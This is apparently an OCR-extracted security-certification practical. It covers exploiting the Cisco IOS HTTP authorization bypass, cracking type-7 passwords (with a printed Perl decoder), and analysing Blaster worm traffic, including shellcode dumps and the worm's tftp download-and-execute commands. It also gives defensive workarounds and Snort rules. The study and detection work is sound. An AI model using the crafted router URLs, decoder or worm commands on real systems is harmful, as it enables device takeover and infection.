File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Mail Print Edit
Address http MY.NET.10.192 /level/16/exec//show/configuration
enable password
7 0822455D0A16544541
user admin password
7 070C285F4D06485774

External-2950-12

```
Using 858 out of 32768 bytes
!
version 12.0
no service pad
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname External-2950-12
!
enable password 7 0822455D0A16544541
!
username admin password 7 070C285F4D06485744
!
!
!
!
!
ip subnet-zero
!
!
!
interface FastEthernet0/1
```

http://MY.NET.10.192/level/16/exec//show/configuration

Cracking the Password

Did you notice the password entries? How about the fact they were encrypted? Do you think the Cisco employed algorithm used to encrypt passwords provides a satisfactory amount of protection from a potential attacker? If you answered yes, read on.

According to Cisco Tech Note "Cisco IOS Password Encryption Facts", located at http://www.cisco.com/warp/public/701/64.html, the scheme used by Cisco IOS for user passwords was never intended to resist a determined, intelligent attack. The encryption scheme was designed to avoid password theft by way of simple snooping or sniffing. It was never intended to protect against someone conducting a password-cracking effort on the configuration file.

Basically, Cisco IOS uses three different methods to represent passwords. The least secure being clear text, which is just that – clear text, to their most secure method that uses the MD5 hash.

Clear Text	enable password cleartext
Vigenere	enable password 7 0822455D0A16544541
MD5	enable secret 5 $6b$bHjkhJKhKJjhhajkyuo

Most passwords in Cisco IOS configuration files are encrypted using a weak and reversible password scheme. An easy way to determine which method was used to encrypt a password is to look at the look at the number, typically a seven or a five, which precedes the encrypted string. If it's a "7", the algorithm would be based on the simpler vigenere cipher. If it's a "5", the stronger MD5 algorithm would have been used.


Note:
The MD5 algorithm is documented in RFC 1321 (ftp://ftp.isi.edu/in-notes/rfc1321.txt),

Now, glancing back at our "**show/configuration"** screen capture, we see the password entries that were returned by the crafted URL.

```
     enable password  7  0822455D0A16544541
user admin password  7  070C285F4D06485774
```

Since the number preceding the encrypted string is a "7", we now know it's using the weak, or vigenere, method of encryption. Now, we'll need to reverse the encryption, which will in turn expose the password in plain text format. This can be accomplished by using either a software tool or a script file. The two different software tools that I tested were "Cain & Abel" and "GetPass!".

"Cain and Abel", available at http://www.oxid.it/cain.html, is a password recovery tool that allows for easy retrieval of various kind of passwords by cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalisys attacks. Upon entering my encrypted values into the program, the plain text password "cisco123" was immediately revealed.



File View Configure Tools Help
Processor Info Alt+I
Disconnect.. Alt+D
Route Table Alt+R
Tcp/Udp Tables Alt+P
Base64 Password Decoder Alt+6
Access Database Password Decoder Alt+A
Cisco Type-7 Password Decoder Alt+7
Cisco PIX Firewall Password Calculator Alt+X
Protected Storage
Timestamp
Cisco Type-7 Password Decoder
Cisco Type-7 encrypted password
Decrypted password
Exit
Cisco Type-7 Password Decoder

Cisco Type-7 encrypted password: 0822455D0A16544541

Decrypted password: cisco123

Cain & Abel version 2.5 (build 44)

Another program that can be used to reverse the encryption is called "GetPass!". It's a simpler, no frills tools, but it works. It's also free and is located on Boson's website at http://www.boson.com/promo/utilities/getpass/getpass_utility.htm.


GetPass! v1.1
Enter the Cisco Encrypted Password:
Reset!
GetHelp!
GetQuit!
GetPass! v1.1
Enter the Cisco Encrypted Password:
Reset!
GetHelp!
GetQuit!


```
0822455D0A16544541
The decrypted password is
cisco123

070C285F4D06485744
The decrypted password is
cisco123
```

GetPass! Version 1.1

As with "Cain & Abel", the "GetPass!" tool gave me the plain text password "cisco123" almost instantaneously.

Let's suppose our number that preceded the encrypted string was a "5" instead of a "7". This would mean our password was based on the stronger MD5 algorithm. Luckily, the "Cain & Abel" program includes password crackers for common Hashes (MD2, MD4, MD5, SHA-1 and RIPEMD-160) and for specific authentications such as Cisco-IOS Type-5 enable passwords, Cisco PIX enable passwords, APOP-MD5, CRAM-MD5, RIPv2-MD5, OSPF-MD5, and MS-Kerberos5 Pre-Auth.


To use the program against MD5 hashes, you'll have to create a text file first. The copy and paste the password data into the text file as shown below.



```
enable secret 5 $1$B8pH$PmmcMRoqfeEtQ7wxL865a0
```

Microsoft Notepad version 5 (build 2194; SP 4)

Then open the program and select to highlight the "Cisco IOS-MD5 Hash" option in the left pane. Next, right click anywhere in the right pane and select "Open" when prompted. When the new window appears, select the text file created in the preceding paragraph.



Cain & Abel version 2.5 (build 44)

As previously mentioned, scripts can also be used for password cracking. The script below could be used to reverse the encryption scheme of a Cisco IOS password. The script, written in Perl, was obtained by way of the Incidents.org site located at http://www.insecure.org/sploits/cisco.passwords.html.

```
#!/usr/bin/perl -w
# $Id: cisco.passwords.html,v 1.4 2003/05/08 20:33:10 fyodor Exp $
# Credits for original code and description hobbit@avian.org,
# SPHiXe, .mudge et al. and for John Bashinski <jbash@CISCO.COM>
# for Cisco IOS password encryption facts.
# Use for any malice or illegal purposes strictly prohibited!

@xlat = ( 0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f, 0x41,
          0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72, 0x6b, 0x6c,
          0x64, 0x4a, 0x4b, 0x44, 0x48, 0x53 , 0x55, 0x42 );
while (<>) {
        if (/(password|md5)\s+7\s+([\da-f]+)/io) {
            if (!(length($2) & 1)) {
                $ep = $2; $dp = "";
                ($s, $e) = ($2 =~ /^(..)(.+)/o);
                for ($i = 0; $i < length($e); $i+=2) {
                    $dp .= sprintf "%c",hex(substr($e,$i,2))^$xlat[$s++];
                }
               s/7 \s+$ep/$dp/;
            }
        }
        print;
}
# eof
```

This section was not meant to imply that one must crack the password in order to exploit this vulnerability. As mentioned earlier, it's possible to bypass authentication and execute commands on a Cisco device by using a crafted URL. This will happen only if the user is using a local database for authentication (usernames and passwords are defined on the device itself).

Other Malicious Possibilities

Once an attacker owns a device, he/she has a great deal of power. They can add or modify an Access Control List (ACL), change logging levels, disable or shut down interfaces, etc.

```
http://MY.NET.net.my/level/99/configure/xxx/permit/ip/host/216.229.32.86/any/CR
http://MY.NET.net.my/level/99/configure/logging/trap
```

Part 4 - Defensive Recommendations

Upgrade the IOS

As with any system, the first step is to apply any applicable software patches. Refer to the Cisco Security Advisory "IOS HTTP Authorization Vulnerability", 27 Jun 2001, http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html, for assistance in obtaining the upgrade for your particular device.

First and foremost, apply the upgrade/patch the IOS to eliminate this vulnerability. Another option is to disable the HTTP server. Because this problem exists in the handling of HTTP requests, disabling the HTTP server prevents the vulnerability from being exploited. Lastly, enable Terminal Access Controller Access Control System (TACACS+) or Radius authentication systems. The vulnerability is not present these are used. Enabling one of these authentication mechanisms in place of local authorization databases will prevent the vulnerability from being exploited.

Workarounds

The workaround for this vulnerability is to disable HTTP server on the router. Since the vulnerability exists in the handling of HTTP requests, disabling the HTTP server prevents the vulnerability from being exploited.

Use Terminal Access Controller Access Control System (TACACS+) or Radius for authentication. This vulnerability is not present when the TACACS+ or Radius authentication systems are used. Enabling one of these authentication mechanisms in place of local authorization databases will prevent the vulnerability from being exploited.

Snort Rule

At the very minimum, ensure your intrusion detection includes the "standard" rule for to detect this vulnerability.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-MISC Cisco IOS HTTP configuration attempt"; uricontent:"/level/";
uricontent:"/exec/"; flow:to_server,established; classtype:web-application-attack;
reference:bugtraq,2936; sid:1250; rev:7;)
```

Password Diversity

Another potential problem could be the common reuse of device passwords within an organization. Passwords should be unique across all devices and shouldn't consist of commonalities such as "password1, password2, password3, etc.". Passwords should be changed at regular intervals and not reused in the future. Otherwise, an attacker cracking one password could potentially gain access to all external devices.

References

Altavista. "Search Engine". URL: http://www.altavista.com

American Registry for Internet Numbers "WHOIS". URL: http://www.arin.net

Boson. "GetPass!". URL: http://www.boson.com/promo/utilities/getpass/getpass_utility.htm

CERT Coordination Center. "CA-2001-14 Cisco IOS HTTP Server Authentication Vulnerability". 18 Jun 2001. URL: http://www.cert.org/advisories/CA-2001-14.html

Cisco Advisory. "IOS HTTP Authorization Vulnerability". 27 Jun 2001. URL: http://www.cisco.com/en/US/products/products_security_advisory09186a00800b1393.shtml

Cisco Press. "Introduction to Cisco Router Configuration". 1999. 1st Edition

Cisco Security Advisory. "IOS HTTP Authorization Vulnerability". 27 Jun 2001. URL http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html

Cisco Technical Notes. "Cisco IOS Password Encryption Facts". 17 Nov 2003. URL: http://www.cisco.com/warp/public/701/64.html

Common Vulnerabilities and Exposures (CVE) Alert. "HTTP server for Cisco IOS 11.3 to 12.2, CVE-2001-0537". 2 Apr 2003. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537

Google. "Search Engine". URL: http://www.google.com

Insecure.org. "Exploits". 17 Nov 97. URL: http://www.insecure.org/sploits/cisco.passwords.html

Insecure.org. "Network Mapper". URL: http://www.insecure.org/nmap/

Internet Security Systems. "Internet Security Systems Security Alert - Cisco Web Interface Authentication Bypass Vulnerability". 28 Jun 2001. URL: http://xforce.iss.net/xforce/alerts/id/advise86

Internet Security Systems. "cisco-ios-admin-access (6749)". 27 Jun 2001. URL: http://xforce.iss.net/xforce/xfdb/6749

Joel Scambray, Stuart McClure and George Kurtz. "Hacking Exposed: Network Security Secrets and Solutions". 2nd Edition. . 11 Oct 2000

Network Computing. "Vulnerability Assessment Scanners". 8 Jan 2001. URL: http://www.networkcomputing.com/1201/1201f1b1.html

Network Tools. "Express Lookup". URL: http://www.network-tools.com

New Order. "Utilities; Scanners". URL: http://neworder.box.sk/codebox.links.php?&key=portsc

Northcutt, Stephen and Novak, Judy. "Network Intrusion Detection". Sep 2002. 3rd Edition.

oxid.it. "Cain and Abel". URL: http://www.oxid.it/cain.html

Packet Storm. "Cisco IOS HTTP Server Vulnerability Scanner". URL: http://packetstormsecurity.nl/UNIX/scanners/ios-w3-vul.c

Request for Comments – Editor. "RFC 1341 - The MD5 Message-Digest Algorithm". Apr 1992.

URL: ftp://ftp.isi.edu/in-notes/rfc1321.txt

Security Focus. "BUGTRAQ Identification (BID) 2936 - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability". 4 Jul 2001. URL: http://www.securityfocus.com/bid/2936

Security Focus - Infocus. "Exploiting Cisco Routers Part One". 29 Sep 2003.
URL: http://www.securityfocus.net/printable/infocus/1734

Security Focus - Infocus. "Exploiting Cisco Routers Part Two". 1 Dec 2003.
URL: http://www.securityfocus.net/printable/infocus/1749

The alt.2600 / #hack FAQ. "How do I decrypt Cisco passwords?".
URL: http://www.hackfaq.org/data_networks-22.shtml


U.S. Department of Energy. "Computer Incident Advisory Capability (CIAC) Information Bulletin L-106: Cisco IOS HTTP Authorization Vulnerability". 5 Jul 2001. URL: http://www.ciac.org/ciac/bulletins/l-106.shtml

Yahoo. "Search Engine". URL: http://www.yahoo.com/

Detect 1 - "Blaster": MSRPC Interface Buffer Overflow

1.1. Source of the trace

The source is from an enterprise network that I monitor at my place of employment.



1.2. Detect was generated by

This detect came from a custom written script that parses raw data from a sensor running Network Intrusion Detector (NID) version 2.2.1 software, an intrusion detection system created by the Lawrence Livermore National Laboratory Computer Security Technology Center. The following is a sample of the output logs it produced.

IP1	IP2	DATE	TIME	PKT RCV IP2	PKT SNT IP2	PTL	PORT LOW	PORT HIGH	PKTS EXG	DATA PASSED KB
ggg.hhh.35.218	**aaa.bbb.114.58**	31023	8:09:24	1	0	6	135	-	1	0.028
ggg.hhh.35.234	**aaa.bbb.114.58**	31023	10:01:33	0	1	6	135	-	1	0.028
ggg.hhh.35.242	**aaa.bbb.114.58**	31023	10:06:38	0	2	6	135	-	2	0.056
ggg.hhh.35.250	**aaa.bbb.114.58**	31024	7:00:45	3	4	6	135	-	3	0.084
aaa.bbb.114.58	hhh.iii93.147	31024	7:00:45	3	4	6	135	-	3	0.084
aaa.bbb.114.58	hhh.iii94.142	31024	7:00:45	5	4	6	135	-	3	0.084
aaa.bbb.114.58	iii.jjj.216.238	31024	7:00:45	11	4	6	135	-	3	0.084
aaa.bbb.114.58	ggg.hhh.220.93	31024	7:09:04	4	3	6	135	-	3	0.084
aaa.bbb.114.58	ggg.hhh.221.97	31024	7:09:07	0	8	6	135	-	7	0.288
aaa.bbb.114.58	ggg.hhh.221.98	31024	7:09:07	0	9	6	135	-	8	0.28
aaa.bbb.114.58	ggg.hhh.221.34	31024	7:09:07	0	7	6	135	-	6	0.228
aaa.bbb.114.58	ggg.hhh.221.114	31024	7:09:08	0	8	6	135	-	7	0.248
aaa.bbb.114.58	ggg.hhh.221.103	31024	7:09:08	0	9	6	135	-	8	0.256
aaa.bbb.114.58	ggg.hhh.221.182	31024	7:09:08	0	17	6	135	-	5	0.168
aaa.bbb.114.58	ggg.hhh.221.34	31024	7:09:08	3	0	6	135	-	3	0.464

aaa.bbb.114.58	ggg.hhh.221.198	31024	7:09:10	0	7	6	135	-	7	0.248
aaa.bbb.114.58	ggg.hhh.221.163	31024	7:09:10	0	7	6	135	-	7	0.236
aaa.bbb.114.58	ggg.hhh.240.225	31024	7:09:59	3	2	6	135	-	2	0.056
aaa.bbb.114.58	ggg.hhh.240.226	31024	7:09:59	3	3	6	135	-	2	0.056
aaa.bbb.114.58	ggg.hhh.240.218	31024	7:09:59	4	3	6	135	-	3	0.084
aaa.bbb.114.58	ggg.hhh.241.130	31024	7:10:01	3	2	6	135	-	2	0.056

The alert generated by Snort, version 1.8.6, was triggered with a “custom” rule set. However, I think the “standard” rule set would have worked also.

Custom Rule

```
alert tcp any any -> any 135 (msg:"NETBIOS DCERPC invalid bind \
attempt"; content:"|05|"; content:"|0b|"; content:"|00|"; sid:2190; rev:1;)
```

Standard Rule

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC invalid
bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|00|"; distance:21;
within:1; classtype:attempted-dos; sid:2190; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0;
within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00
00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN
-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)
```

The “custom” rule looks for traffic from any IP, using any port, to any IP, on port 135, that match the binary payload pattern “05”, “0b”, and “00”. The beginning part of each “standard” rule is essentially the same as the custom rule. The first noticeable differences are the “distance” and “within” content modifiers, each of which is used in conjunction with the other. The numerical value displayed after each is the minimum number of bytes between the pattern matches. Both of the “standard” rules contain a “byte_test” field. This “tests” a byte field against a specific value (with operator). For example, the displayed content of “A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46” should be within 16 bytes of the previous “05” match, and should be no further than 29 bytes in.

RULE ACTION	PTL	SRC IP	SRC PRT	DIR	DST IP	DST PRT	OPTIONS
alert	tcp	any	any	src to dst	any	135	msg:"NETBIOS DCERPC invalid bind \ attempt"; content:"|05|"; content:"|0b|"; \ content:"|00|"; sid:2190; rev:1

The information below is a sampling of the packet level data that was obtained from Snort. Notice the “05 00 0B” and “A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46” hex values that would normally trigger the standard "NETBIOS DCERPC ISystemActivator bind attempt" Snort rule.

```
10/24-07:09:10.463525 aaa.bbb.114.58:3560 -> ggg.hhh.34:135
```

```
TCP TTL:123 TOS:0x0 ID:28307 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x6F658064  Ack: 0x6E041BDF  Win: 0x40B0  TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00  ........H.......
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00  ................
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00  .....]..........
2B 10 48 60 02 00 00 00                          +.H`....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/24-07:09:12.184237 aaa.bbb.114.58:3560 -> ggg.hhh.221.34:135
TCP TTL:123 TOS:0x0 ID:28608 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x6F6580AC  Ack: 0x6E041C1B  Win: 0x4074  TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00  ................
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00  ................
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE  ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00  t,..`^..........
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00  p^......|^......
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20  ........*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00  .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00  ................
20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00   ... ...MEOW....
A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  8..............F
00 00 00 00 F0 05 00 00 E8 05 00 00 00 00 00 00  ................
01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57  ............MEOW
E8 05 00 00 D8 00 00 00 00 00 00 00 02 00 00 00  ................
07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00 00 00  .....(..d)......
07 00 00 00 B9 01 00 00 00 00 00 00 C0 00 00 00  ................
00 00 00 46 AB 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A5 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A6 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A4 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 AD 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 AA 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 07 00 00 00 60 00 00 00 58 00 00 00  ...F....`...X...
90 00 00 00 40 00 00 00 20 00 00 00 38 03 00 00  ....@... ...8...
30 00 00 00 01 00 00 00 01 10 08 00 CC CC CC CC  0...............
50 00 00 00 4F B6 88 20 FF FF FF FF 00 00 00 00  P...O.. ........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 01 10 08 00 CC CC CC CC  ................
48 00 00 00 07 00 66 00 06 09 02 00 00 00 00 00  H.....f.........
C0 00 00 00 00 00 00 46 10 00 00 00 00 00 00 00  .......F........
00 00 00 00 01 00 00 00 00 00 00 00 78 19 0C 00  ............x...
58 00 00 00 05 00 06 00 01 00 00 00 70 D8 98 93  X...........p...
98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00 31 00  .O...=.W....2.1.
01 10 08 00 CC CC CC CC 80 00 00 00 0D F0 AD BA  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18 43 14 00 00 00 00 00 60 00 00 00 60 00 00 00  .C......`...`...
4D 45 4F 57 04 00 00 00 C0 01 00 00 00 00 00 00  MEOW............
C0 00 00 00 00 00 00 46 3B 03 00 00 00 00 00 00  .......F;.......
C0 00 00 00 00 00 00 46 00 00 00 00 30 00 00 00  .......F....0...
01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99 F1 8A  ...........J....
50 6F 7A 85 02 00 00 00 00 00 00 00 00 00 00 00  Poz.............
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
01 10 08 00 CC CC CC CC 30 00 00 00 78 00 6E 00  ........0...x.n.
00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00 00 00  ................
20 2F 0C 00 00 00 00 00 00 00 00 00 03 00 00 00   /..............
00 00 00 00 03 00 00 00 46 00 58 00 00 00 00 00  ........F.X.....
01 10 08 00 CC CC CC CC 10 00 00 00 30 00 2E 00  ............0...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
01 10 08 00 CC CC CC CC 68 00 00 00 0E 00 FF FF  ........h.......
68 8B 0B 00 02 00 00 00 00 00 00 00 00 00 00 00  h...............
86 01 00 00 00 00 00 00 86 01 00 00 5C 00 5C 00  ............\.\.
46 00 58 00 4E 00 42 00 46 00 58 00 46 00 58 00  F.X.N.B.F.X.F.X.
4E 00 42 00 46 00 58 00 46 00 58 00 46 00 58 00  N.B.F.X.F.X.F.X.
46 00 58 00 9D 13 00 01 CC E0 FD 7F CC E0 FD 7F  F.X.............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 * "90 90 90" line string repeated 14 times (16 lines total) *
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 EB 10 5A 4A 33 C9 66 B9 76 01  ........ZJ3.f.v.
80 34 0A 99 E2 FA EB 05 E8 EB FF FF FF 70 61 99  .4...........pa.
99 99 C3 21 95 69 64 E6 12 99 12 E9 85 34 12 D9  ...!.id......4..
91 12 41 12 EA A5 9A 6A 12 EF E1 9A 6A 12 E7 B9  ..A....j....j...
9A 62 12 D7 8D AA 74 CF CE C8 12 A6 9A 62 12 6B  .b....t......b.k
F3 97 C0 6A 3F ED 91 C0 C6 1A 5E 9D DC 7B 70 C0  ...j?.....^..{p.
C6 C7 12 54 12 DF BD 9A 5A 48 78 9A 58 AA 50 FF  ...T....ZHx.X.P.
12 91 12 DF 85 9A 5A 58 78 9B 9A 58 12 99 9A 5A  ......ZXx..X...Z
12 63 12 6E 1A 5F 97 12 49 F3 9A C0 71 ED 99 99  .c.n._..I...q...
99 1A 5F 94 CB CF 66 CE 65 C3 12 41 F3 9A C0 71  .._...f.e..A...q
F8 99 99 99                                      ....
```

Did you notice the "MEOW" fingerprint in the packet? When objects are encoded for network transfer under Microsoft Remote Procedure Call (MSRPC) there is a "MEOW" string, which is a four-byte pattern that prefixes any encoded RPC (Remote Procedure Call) object references that are passed between a client and server.

Based on my research, I believe these packets show the first two steps of the Blaster worm. The first packet appears to be probing for systems with the target exploit on TCP port 135, while the second packet appears to be MSBlast using the RPC DCOM (Distributed Component Object Model) vulnerability to try and spawn a shell on TCP port 4444 of the infected host.

Next, Blaster would issue a command to the remote command shell to use tftp and transfer the "msblast.exe" file from the infected host to the victim, and then try to execute the file. Typical payloads associated with the transfer and execution of "msblast.exe" is contained in the table below.

Use port 4444 to	Payload
Transfer the "msblast.exe" file	tftp -i aaa.bbb.114.58 GET msblast.exe.
Start the worm	start msblast.exe msblast.exe.

1.3. Probability Source Address was Spoofed

The "standard" Snort rule includes the option "flow:to_server,established", which means the 3-Way Handshake (session establishment) needs to take place. Due to the rule option and because of the data transfers shown in the log lines (ref: beginning of para 1.2.), I'd have to say the probability of spoofing is low.

Typically TCP based communications are harder to spoof because they,re connection oriented. In order for Blaster to work correctly, the infected host would need to communicate (initiate connection to TCP/135, intersperse with TCP/4444, issue tftp GET command, etc) with the victim host.

1.4. Description of Attack

MSRPC is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself comes from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

